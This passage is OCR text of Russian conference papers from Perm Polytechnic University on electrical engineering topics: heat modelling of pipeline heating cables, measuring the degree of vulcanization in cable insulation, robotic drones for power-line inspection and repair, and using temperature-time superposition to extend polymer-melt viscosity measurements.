С учетом сделанных допущений система дифференциальных уравнений теплопроводности запишется так:

Уравнение энергии:

– для проводящей среды

$$\frac{\partial}{\partial x}\left(\lambda\frac{\partial T}{\partial x}\right)+\frac{\partial}{\partial y}\left(\lambda\frac{\partial T}{\partial y}\right)+q_V=0; \qquad (1)$$

– для изоляции $q_V = 0$;

– для воздушного зазора

$$\rho c\left(\upsilon_x\frac{\partial T}{\partial x}+\upsilon_y\frac{\partial T}{\partial y}\right)=\frac{\partial}{\partial x}\left(\lambda\frac{\partial T}{\partial x}\right)+\frac{\partial}{\partial y}\left(\lambda\frac{\partial T}{\partial y}\right). \qquad (2)$$

Уравнения движения:

$$\rho\left(\upsilon_x\frac{\partial \upsilon_x}{\partial x}+\upsilon_y\frac{\partial \upsilon_x}{\partial y}\right)=-\frac{\partial P}{\partial x}+\mu\left(\frac{\partial^2\upsilon_x}{\partial x^2}+\frac{\partial^2\upsilon_x}{\partial y^2}\right); \qquad (3)$$

$$\rho\left(\upsilon_x\frac{\partial \upsilon_y}{\partial x}+\upsilon_y\frac{\partial \upsilon_y}{\partial y}\right)=-\frac{\partial P}{\partial y}+\mu\left(\frac{\partial^2\upsilon_y}{\partial x^2}+\frac{\partial^2\upsilon_y}{\partial y^2}\right)+\rho g\beta\left(T-T_0\right). \qquad (4)$$

Уравнение несжимаемости:

$$\frac{\partial \upsilon_x}{\partial x}+\frac{\partial \upsilon_y}{\partial y}=0, \qquad (5)$$

где x, y – декартовы координаты; T – температура; λ – коэффициент теплопроводности; c – удельная теплоемкость; ρ – плотность вещества; P – давление, q_v – внутренний источник теплоты; υ_x, υ_y – компо-

ненты вектора скорости; β – температурный коэффициент расширения; g – ускорение свободного падения, μ – вязкость.

На внутренней поверхности внешнего проводника задается граничное условие первого рода $T = 10°\text{C}$.

Внутренний источник тепла определяется по формуле

$$q_V = \frac{I^2 \cdot R}{S}, \tag{6}$$

где I – ток, протекающий по внутреннему проводнику, А; R – сопротивление внутреннего проводника, Ом/м; S – площадь поперечного сечения внутреннего проводника, м².

Геометрические параметры системы ИРН представлены в табл. 1, а электрофизические – в табл. 2.

Таблица 1

Геометрические параметры системы ИРН

Сечение медной ТПЖ, мм^2	Внутренний диаметр, мм	Внешний диаметр, мм	Толщина изоляции, мм
16	26	32	4

Таблица 2

Электрофизические свойства системы ИРН

σ (меди),1/(Ом·м)	I, А
$58 \cdot 10^6$	102

Для данной системы, величина внутреннего источника тепла будет равна: $q_V = 7 \cdot 10^5$ Вт/м^3.

Данная задача решалась с помощью программного комплекса ANSYS Fluent методом конечных элементов.

Рассмотрим влияние смещения внутреннего проводника относительно стальной трубки в трех направлениях с шагом 2,25 мм: в положительном направлении по оси x, в положительном и отрицательном направлении по оси y на рис. 3 на максимальную температуру системы ИНР (табл. 3, рис. 4).




Рис. 3. Схема смещения внутреннего проводника
относительно стальной трубки в трех направлениях

Таблица 3

Максимальная температура системы ИРН (°С) в зависимости
от расположения внутреннего проводника

r, мм	0	2,25	4,5	6,75
По *y* в положительном направлении	73,78	64,84	58,81	41,99
По *y* в отрицательном направлении	73,78	64,97	56,72	36,14
По *x* в положительном направлении	73,78	68,72	58,33	58,29




Рис. 4. Зависимость изменения максимальной температуры системы ИРН
от расположения внутреннего проводника

В результате предложенная математическая модель позволяет производить расчет тепловых параметров системы индукционно-резистивного обогрева трубопроводов. Численные исследования показали, что расположение внутреннего проводника системы ИРН оказывает существенное влияние на максимальную температуру системы.

Библиографический список

1. Численные исследования процессов индукционно-резистивного электроподогрева трубопровода / В.А. Давыдова, А.Г. Щербинин, М.Д. Наумов, С.В. Ершов // Электротехника. – 2021. – № 11. – 34 с.

2. Струпинский М.Л., Хренков Н.Н., Кувалдин А.Б. Проектирование и эксплуатация систем электрического обогрева в нефтегазовой отрасли. – М.: Инфра-Инженерия, 2015. – 272 с.

Сведения об авторах

Давыдова Виктория Андреевна – магистрант Пермского национального исследовательского политехнического университета, гр. КТЭ-21-1м, г. Пермь, e-mail: viktoriya.davydova.1998@mail.ru

Щербинин Алексей Григорьевич – доктор технических наук, профессор кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: agshch@mail.ru

УДК 678.7; 679.7; 517.9

И.Я. Дятлов, Н.М. Труфанова

ЭКСПЕРИМЕНТАЛЬНОЕ И ЧИСЛЕННОЕ ИССЛЕДОВАНИЕ СТЕПЕНИ ЗАВЕРШЕННОСТИ ВУЛКАНИЗАЦИИ

В работе проведено исследование двух подходов к определению степени завершенности вулканизации. В первом случае применяется анализ кривых крутящего момента от времени при заданной температуре. Эксперимент проводился на ротационном реометре. Во втором случае при помощи химического метода прямой экстракции была получена величина массовой доли вулканизированного вещества – гель-фракции. Приведены расчетные и экспериментальные величины степени завершенности вулканизации.

Ключевые слова: математическая модель, вулканизация, степень завершенности вулканизации, сшивка, гель-фракция.

I.Ya. Diatlov, N.M. Trufanova

EXPERIMENTAL AND NUMERICAL STUDY OF THE OF VULCANIZATION COMPLETION DEGREE

In this article, a study of two approaches to determining the of vulcanization completion degree was carried out. In the first case, the analysis of torque versus time curves at a given temperature is applied. The experiment was carried out on a rotary rheometer. In the second case, using the chemical method of direct extraction, the value of the mass fraction of the vulcanized substance was obtained – the gel fraction. The calculated and experimental values of the degree of completion of vulcanization are given.

Keywords: mathematical model, vulcanization, vulcanization completion degree, crosslinking, gel-fraction.

С развитием промышленности и увеличением энергопотребления требования к качеству кабельно-проводниковой продукции постоянно растут. Для кабельно-проводниковой продукции со сшиваемой изоляцией важным параметром является величина степени завершенности вулканизации, так как недостаточно вулканизированная изоляция обладает худшими эксплуатационными характеристиками. Для контроля данного параметра на производстве используют стандартную методику [1]. Но данный метод позволяет лишь определить соответствие механических характеристик нормативу, количественно степень завершенности не определяется.

Метод, позволяющий количественно определить степень завершенности вулканизации, – получение гель-фракции [2]. Данный метод позволяет получить величину массовой доли гель-фракции, но эксперимент требует порядка 18 часов.

В работе рассмотрим методику расчета степени завершенности вулканизации изоляции кабеля. Во-первых, необходимо определить вулканизационные характеристики резиновой смеси при различных температурах. Для этого применяется экспериментальный метод [3], реализуемый на ротационном реометре. В ходе эксперимента гранулы резиновой смеси помещаются между плоскими дисковыми рабочими поверхностями реометра, где нагреваются до температуры 110 °С и сжимаются до толщины 1 мм. В результате образец принимает форму диска диаметром 25 мм и толщиной 1 мм.

Затем происходит нагрев до заданной температуры из ряда 180 °С, при этом к образцу прикладывается осциллирующая нагрузка, строится зависимость величины крутящего момента от времени выдержки образца.




Рис. 1. Зависимость крутящего момента от времени

Принято считать, что минимуму крутящего момента соответствует точка начала вулканизации, максимуму – завершение вулканизации. Таким образом, можно определить время начала и завершения вулканизации, а также время достижения заданной величины степени завершенности вулканизации образца.

Образец выдерживался при температуре 180 °С определенное время и резко охлаждался в воде с температурой 25 °С для получения

заданной степени вулканизации. Были получены образцы со степенью завершенности вулканизации 0, 25, 50, 75, 100 %.

Из данных образцов методом прямой экстракции в параксилоле при температуре 138 °С была получена массовая доля гель-фракции. В ходе эксперимента образец помещался в кипящий раствор параксилола, где находился 12 часов, по истечению данного времени весь твердый остаток извлекался и сушился при температуре 80 °С в течение 6 часов. После сушки определялась масса гель-фракции и ее доля от общей массы образца. Результаты приведены на рис. 2.




Рис. 2. Степень вулканизации и массовая доля гель-фракции образцов

Из графика видно, что степень завершенности вулканизации отличается на 6–15 % для образцов 1, 4, 5, при этом для образцов 2, 3 – на 25–40 %. Такое различие может быть обусловлено различием методов и частичной вулканизацией смеси при кипении параксилола.

Для расчета технологического режима изолирования и вулканизации предложена модель [4], позволяющая рассчитать распределение температуры внутри заготовки и распределение степени завершенности вулканизации.

Для верификации модели был проведен следующий эксперимент. С производства были получены образцы изоляции и сырой резиновой смеси, а также параметры технологического режима изолирования. Для образца изоляции методом прямой экстракции была получена массовая доля гель-фракции, которая составила 89 %.

Расчетная величина степени завершенности вулканизации при помощи модели составила 70 %. При анализе кривых на рис. 2 можно

сделать вывод, что величина степени завершенности вулканизации, полученная экспериментально, близка к расчетной величине.

Заключение. В работе рассмотрены экспериментальные и расчетные методы определения степени завершенности вулканизации изоляции кабеля. Проведено их сравнение.

Работа подготовлена при финансовой поддержке гранта РФФИ (проект № 20-31-90045).

Библиографический список

1. ГОСТ IEC 60811-507–2015. Кабели электрические и волоконно-оптические. Методы испытаний неметаллических материалов. Ч. 507. Механические испытания. Испытания на тепловую деформацию для сшитых композиций. – М.: Стандартинформ, 2016.

2. ГОСТР 54547–2011. Смеси резиновые. Определение вулканизационных характеристик с использованием безроторных реометров– М.: Стандартинформ, 2018.

3. ГОСТ Р 59112–2020. Трубы и фитинги из сшитого полиэтилена (PE-X). Оценка степени сшивки по содержанию гель-фракции. – М.: Стандартинформ, 2020.

4. Дятлов И.Я., Труфанова Н.М. Управление производственной линией вулканизации изоляции силового кабеля // Прикладная математика и вопросы управления. – 2021. – № 3. – С. 81–94.

Сведения об авторах

Дятлов Илья Яковлевич – аспирант кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: d.i.994@yandex.ru

Труфанова Наталия Михайловна – доктор технических наук, профессор, заведующая кафедрой «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ktei@pstu.ru

УДК 621.31

К.Г. Зайцев, Е.А. Чабанов

РОБОТОТЕХНИЧЕСКИЙ КОМПЛЕКС ДЛЯ ОБСЛЕДОВАНИЯ И РЕМОНТА ЛЭП

В статье рассматривается возможность решения проблемы, связанной с исследованием, обслуживанием и ремонтом ЛЭП при помощи применения специализированных дронов. Предполагается возможность создания автономного робототехнического комплекса для проведения данных работ. Предлагается ряд технических решений для достижения этого результата.

Ключевые слова: ЛЭП, дрон, автоматизация.

K.G. Zayzew, E.A. Chabanov

ROBOTIC COMPLEX FOR INSPECTION AND REPAIR OF POWER TRANSMISSION LINES

This article explores the possibility of solving the problem associated with the study, maintenance and repair of power lines using specialized drones. It is assumed the possibility of creating an autonomous robotic complex for carrying out these works. A number of technical solutions are proposed to achieve this result.

Keywords: power lines, drone, automation.

Электроэнергетика в наше время является важной частью хозяйственной и промышленной деятельности человека. Энергосистема любой страны представляет собой огромную протяженную и разветвленную сеть, соединяющую потребителей и электростанции. Но любая энергосеть имеет одинаковые проблемы [1]:

– устаревание оборудования;

– нехватка квалифицированных кадров;

– обслуживание протяженных энергосетей;

– обслуживание ЛЭП на труднодоступных территориях;

– опасность для человека.

На данный момент проблемы, связанные с исследованием, обслуживанием и ремонтом энергосетей, в большинстве своём решаются при помощи профильных специалистов. Но это не является единственным из возможных решений. Перспективными сейчас являются

разработки дронов, способных передвигаться по линиям электропередачи и осуществлять их обследование и обслуживание. И уже существуют рыночные варианты подобных устройств.

Рис. 1. Проект LineRanger

Проект LineRanger (рис. 1) Канадской компании Hydro-Quebec представляет собой беспилотник с 4 двигателями. Конструкция оборудована подвижной камерой, главная цель устройства – визуальный анализ состояния электротехнических сооружений. Преимуществами конструкции являются высокая скорость передвижения и способность преодолевать мачты воздушных линий электропередачи, а также возможность установки дополнительного оборудования. Но конструкция имеет ряд существенных недостатков, а именно: необходимость в двух параллельных проводах, по которым движется конструкция, необходимость в операторах с навыками работы на линиях электропередачи для ввода устройства в работу, отсутствие возможности самостоятельного подъёма устройства на ЛЭП.

Проект LineScout (рис. 2) [2] Канадской фирмы Hydro-Quebec представляет собой массивную каретку, движущуюся по проводам, вооруженную манипулятором, тепловизором, и камерами. Дрон способен проводить очистку ЛЭП, поиск точек аномального нагрева, а также затяжку болтовых соединений. Преимущества: высокая функциональность по сравнению с конкурентами. Недостатками данного изделия являются необходимость в операторах с навыками работы на воздушных линиях электропередачи для запуска устройства в работу.

Рис. 2. Проект LineScout

Рис. 3. Проект University of Georgia

Проект University of Georgia (рис. 3.) [3] представляет собой каретку, оборудованную щетками для очистки проводов, а также камерой для удалённого обследования проводников. Преимущества: небольшой вес. Недостатки: необходимость в квалифицированных специалистах для установки изделия на ЛЭП,

Проект Expliner (рис. 4.) Японской компании HiBot [4] представляет собой платформу, передвигающуюся по двум параллельным

проводам. Оборудована 8 камерами и датчиками коррозии для обследования ЛЭП. Преимущества: возможность осмотра до 4 близкорасположенных проводников, возможность преодоления мачт воздушной линии электропередачи, наличие нескольких типов оптического оборудования для осмотра. Недостатки: необходимость в операторе, необходимость в установке на провода.

Рис. 4. Проект Expliner

Проект «Канатоходец» (рис. 5) – проект Российской компании «Лаборатория будущего» [5, 6] по заявленным на данный момент техническим характеристикам является одним из совершенных дронов данного класса.

Рис. 5. Проект «Канатоходец»

Преимущества: гибридная компоновка платформы (летающая и передвигающаяся по проводам), оборудование для диагностики линий электропередачи, возможность самостоятельного подъёма и уста-

новки изделия на провод, возможность преодоления мачт, возможность зарядки аккумулятора от протекающего по проводам тока. Недостатки: отсутствие на данный момент необходимого технического потенциала для осуществления ремонта и обслуживания, потребность в операторе, высокая парусность из-за неубираемых винтов.

Как можно было заметить, у всех вышеперечисленных изделий есть необходимость в операторах, в том числе и с разрешением на высотные работы (для установки изделий на провода), а некоторые дроны не в состоянии преодолевать мачты ЛЭП, что также накладывает определённые ограничения.

Исправить данный недостаток и повысить функциональность позволит применение в устройстве элементов искусственного интеллекта, что избавит от необходимости присутствия в том или ином виде оператора и сделает возможным круглосуточную автоматическую работу комплекса. Также для стабильной долговременной работы необходимо применение трансформатора с подключаемыми вторичными обмотками и размыкаемым магнитопроводом, где в качестве первичной обмотки выступает провод ЛЭП, этот модуль позволит применять различное энергоёмкое оборудование, в том числе для затяжки болтовых соединений [1], освобождения проводов от вершин упавших деревьев и т.п. Применение в изделии манипулятора решит проблему обслуживания и ремонта энергосети, в том числе установки модернизированных для роботизированного монтажа изоляторов, очистки проводов и т.п. Унифицированная платформа с системой преодоления мачт воздушных линий электропередачи и подключаемой системой винтов сделает возможным перемещение через любые препятствия (упавшие деревья, различные типы крепления проводов к опорам, разрывы проводов). Применение измерительного и исследовательского оборудования (тепловизоры, дефектоскопы, измерители параметров сети) позволит получать информацию о состоянии ЛЭП в полном объеме.

Предлагаемый проект «Гонец» (рис. 6.) имеет следующие преимущества: гибридная компоновка платформы (летающая и передвигающаяся по проводам), возможность преодоления мачт и самостоятельного подъема на ЛЭП, питание во время работы от сети различного вольтажа, отсутствие необходимости в операторе, наличие манипулятора со сменной оснасткой, возможность производить затяжку болтовых соединений, очистку от веток деревьев, установку различного оборудования на ЛЭП, применение различных средств изучения.




Рис. 6. Проект «Гонец»

Заключение. Применение робототехнических комплексов в области электроэнергетики позволит решать большинство проблем, негативно влияющих на электрооборудование, участвующее в передаче электроэнергии от источника до потребителя; получать полные объемы данных о текущем состоянии ЛЭП на различных её участках (в том числе отдаленных), т.е. осуществлять исследование без участия человека; осуществлять техническое обслуживание без участия человека; осуществлять мелкий ремонт без участия человека.

Библиографический список

1. Ушаков В.Я. Современные проблемы электроэнергетики: учеб. пособие. – Томск: Изд-во Томского политехнического университета, 2013. – 448 с.

2. Pouliot N., Richard P.-L., Montambault S. LineScout Technology Opens the Way to Robotic Inspection and Maintenance of High-Voltage Power Lines // Power and Energy Technology Systems Journal. – URL: https://doi.org/10.1109/JPETS.2015.2395388 (accessed 04.10.2021).

3. Mike Wooten.Robot offers safer, more efficient way to inspect power lines. – 2016. – URL: https://phys.org/news/2016-04-robot-safer-efficient-power-lines.html (accessed 04.10.2021).

4. Expliner – Toward a Practical Robot for Inspection of High-Voltage Lines / P. Debenest [et al.]. In: Howard A., Iagnemma K., Kelly A. (eds) // Field and Service Robotics. Springer Tracts in Advanced Robotics. – 2010. – Vol. 62. Springer, Berlin, Heidelberg. – URL: https://doi.org/10.1007/978-3-642-13408-1_5 (accessed 04.10.2021).

5. Пат. 2558002C1 Российская Федерация. Устройство диагностики воздушных линий электропередач и его компонент / Л.О. Виноградова, В.А. Криворотов, А.В. Лемех, В. А. Третьяков, А.Г. Шастин.

6. Пат. 2634931C1 Российская Федерация. Устройство для зарядки аккумулятора от провода воздушных линий электропередач / А.В. Лемех, В.А. Криворотов.

7. ГОСТ 10434–82. Соединения контактные электрические. Классификация. Общие технические требования (с Изменениями № 1, 2, 3). – М.: Стандартинформ, 2007.

Сведения об авторах

Зайцев Кирилл Германович – студент Пермского национального исследовательского политехнического университета, гр. ЭЭ–21–4б, г. Пермь, e-mail: zayzewkirill03@gmail.com

Чабанов Евгений Александрович – кандидат технических наук, доцент, доцент кафедры «Электротехника и электромеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ceapb@mail.ru

УДК 679.7

Л.И. Зорихина, С.В. Ершов

ПРИМЕНЕНИЕ ТЕМПЕРАТУРНО-ВРЕМЕННОЙ СУПЕРПОЗИЦИИ ДЛЯ ИССЛЕДОВАНИЯ ВЯЗКОСТИ ПОЛИМЕРНЫХ КОМПОЗИЦИЙ

В процессе переработки электроизоляционных полимерных материалов на экструзионном оборудовании расплав подвергается воздействию больших значений скоростей сдвига. Современные реометры и вискозиметры не позволяют экспериментально определить значения вязкости при таких высоких значениях напрямую. Для достижения данной цели в работе используется принцип температурно-временной суперпозиции. В результате проведенных экспериментальных исследований и обработки полученных данных построена обобщенная кривая, позволяющая описать зависимость вязкости в широком диапазоне скоростей сдвига.

Ключевые слова: температурно-временная суперпозиция, расплав полимера, вязкость, реологические свойства.

L.I. Zorikhina, S.V. Ershov

APPLICATION OF TEMPERATURE-TIME SUPERPOSITION TO STUDY THE VISCOSITY OF POLYMER COMPOSITIONS

In the process of processing of electrically insulating polymeric materials on extrusion equipment, the melt is exposed to high shear rates. Modern rheometers and viscometers do not allow one to experimentally determine the viscosity values at such high values directly. To achieve this goal, the work uses the principle of temperature-time superposition. As a result of the experimental studies and processing of the obtained data, a generalized curve was constructed, which makes it possible to describe the dependence of viscosity in a wide range of shear rates.

Keywords: temperature-time superposition, polymer melt, viscosity, rheological properties.

В кабельной промышленности изучение реологических свойств полимеров является неотъемлемой частью производства. Именно от реологических свойств перерабатываемого полимера зависят эффективность производственного процесса и итоговое качество продукции.

Полимеры из-за своей природы проявляют вязкоупругую деформацию, которая зависит как от температуры, так и от скорости

сдвига. Происходит это по причине молекулярной перестройки в попытке минимизации локальных напряжений во время нагрузки полимера. Анализ модели псевдопластических жидкостей позволяет определить характер течения при определенных величинах напряжения и скорости сдвига [1].

Получение данной информации возможно с применением экспериментальных методов, а также принципа температурно-временной суперпозиции. Принцип температурно-временной суперпозиции позволяет прогнозировать значение вязкости при больших скоростях сдвига, что представляет немаловажный интерес, например при изготовлении изоляции кабеля, поскольку в канале экструдера реализуется более широкий диапазон сдвига.

В основе температурно-временной суперпозиции лежит эквивалентность между временем (или частотой) и температурой. Было экспериментально доказано, что данные о вязкоупругости, собранные при одной температуре, могут быть наложены на данные, полученные при другой температуре, продемонстрировать это можно посредством сдвига одной кривой вдоль временной (или частотной) оси [2].

Принцип температурно-временной суперпозиции основан на факте, гласящем, что процессы, связанные с молекулярной релаксацией или молекулярной перестройкой, происходят с большой скоростью при более высоких температурах. Время, в течение которого происходят эти процессы, может быть сокращено путем проведения измерений при повышенных температурах и переноса кривой данных при более низких температурах, что позволяет инженерам-проектировщикам сравнивать характеристики материала с требованием конкретных применений [2].

Вязкоупругие изменения, происходящие относительно быстро при более высоких температурах можно спрогнозировать так, как если бы они происходили при более длительном времени или более низких частотах посредством сдвигания кривой данных по времени (или частоте).

В работе проводилось исследование расплава полимера марки PE-153-10K на ротационном реометре DHR-2 фирмы TAInsruments.

На ротационных вискозиметрах и реометрах затруднительно проводить испытания расплавов и растворов полимеров при высоких скоростях сдвига из-за проявления эластичности – эффекта Вайссен-

берга, поэтому вместо измерений кривой при стационарном сдвиге легче провести динамические испытания в режиме осцилляции и получить комплексную вязкость.

В результате проведенных экспериментов были получены кривые зависимости вязкости в одинаковом диапазоне скоростей сдвига, но при разных температурах – от 170 до 190 °С (рис. 1).




Рис. 1. Зависимость комплексной вязкости от угловой частоты при температурах 170, 180, 190 °С

Преобразование полученных экспериментальных кривых производится в программе TRIOS с применением принципа температурно-временной суперпозиции.

На первом этапе определяется фактор сдвига ($\alpha_T(T)$) и выбирается температура приведения (T_{ref}), при которой будет построена обобщенная кривая.

Использование в качестве температуры приведения значения, равного 190 °С, и смещение остальных кривых вязкости при более низких температурах вдоль оси X позволят расширить диапазон скоростей сдвига в большую сторону.

На рис. 2 представлен график смещенных кривых зависимости вязкости от угловой скорости, полученных при использовании факторов сдвига. Значения факторов сдвига по осям X и Y приведены в таблице.




Рис. 2. График смещенных кривых зависимости комплексной вязкости от угловой частоты

Значение факторов сдвига

Температура, °C	Фактор сдвига по оси X	Фактор сдвига по оси Y
170	1,78786	1
180	1,33258	1
190	1	1

Комплексная вязкость, измеренная как функция угловой скорости, может быть непосредственно связана с эффективной вязкостью при помощи соотношения Кокса–Мерца:

$$\eta^* = \eta(\dot{\gamma}).$$

В результате обработки экспериментальных данных при помощи принципа температурно-временной суперпозиции была построена зависимость вязкости от скорости сдвига, представленная на рис. 3.

Таким образом, применение принципа температурно-временной суперпозиции позволило получить значения вязкости расплава полимера в более широком диапазоне скоростей сдвига от 0,06 $с^{-1}$ до 1123 $с^{-1}$.




Рис. 3. Обобщенный график зависимости эффективной вязкости от скорости сдвига при температуре 190 °С

Максимальное значение скорости сдвига, которое может быть достигнуто при экспериментальном исследовании на ротационном реометре, составляет 628 $с^{-1}$.

Библиографический список

1. Кузнецова Ю.Л. Реометрические течения полимерных жидкостей с учетом сдвигового расслоения потока: специальность 01.02.05 «Механика жидкости, газа и плазмы»: дис. … канд. физ.-мат. наук; Институт механики сплошных сред УРО – Филиал федерального государственного бюджетного учреждения науки пермского федерального исследовательского центра Уральского отделения Российской академии наук. – Пермь, 2019. – С. 123.

2. ГОСТ Р ИСО 18437-2–2014. Вибрация и удар. Определение динамических механических свойств вязкоупругих материалов. Ч. 2. Резонансный метод: национальный стандарт Российской Федерации: дата введения 2014-10-24 / Федеральное агентство по техническому регулированию. – М.: Стандартинформ, 2015. – С. 19.

Сведения об авторах

Зорихина Людмила Ивановна – студентка Пермского национального исследовательского политехнического университета, гр. КТЭ-18-1б, г. Пермь, e-mail: lyudmila.zorixin@gmail.com

Ершов Сергей Викторович – кандидат технических наук, доцент кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ershov_sv@bk.ru

УДК 621.3.078.4

Б.В. Кавалеров, Д.В. Фалалеев

